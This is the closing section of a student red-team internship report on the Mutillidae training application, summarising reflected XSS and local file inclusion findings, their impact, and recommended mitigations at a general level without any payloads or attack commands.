7.5 - ANALYSIS & IMPACT

Category	Analysis & Impact
Vulnerability Type	Reflected Cross-Site Scripting (XSS) and Local File Inclusion (LFI).
Root Cause	The application fails to properly validate, sanitize, and restrict user-controlled input parameters.
Attack Method	An attacker can inject malicious JavaScript code or manipulate file parameters to access unintended resources.
Observed Result	XSS payload executed successfully and exposed browser cookie information. LFI can allow unauthorized access to local server files.
Confidentiality Impact	Sensitive information such as session cookies and system files may be disclosed to unauthorized users.
Integrity Impact	Attackers may execute unauthorized scripts in users' browsers or manipulate application behavior.
Availability Impact	Malicious input may cause application errors or affect normal application functionality.
Overall Risk	High — These vulnerabilities can lead to session compromise, information disclosure, and further exploitation.
Recommended Mitigation	Implement input validation, output encoding, secure file handling, disable unnecessary file inclusion, and enforce proper access controls

RED TEAM INSIGHT

The application demonstrates weak input validation and access control, allowing attackers to execute client-side scripts and potentially access local server resources. These weaknesses could be chained to steal session information, gather sensitive data, and support further exploitation of the target system.

11. CONCLUSION

The security assessment of the Mutillidae application identified multiple vulnerabilities related to broken access control, input validation weaknesses, and insecure resource handling. Testing confirmed the presence of vulnerabilities such as Path Traversal, Reflected XSS, and Local File Inclusion, which allowed unauthorized access to sensitive information and execution of untrusted input. These findings highlight the importance of implementing strong input validation, secure coding practices, proper access controls, and regular security testing. Addressing these vulnerabilities will reduce the risk of data exposure, session compromise, and potential exploitation by attackers.

End of Week 04: VAPT & Web App PT (OWASP Top 10) Report
CyberSter Red Team Internship Program | Daniyal Shahid | CYB-INT-HQYINF | Batch 2 (2026)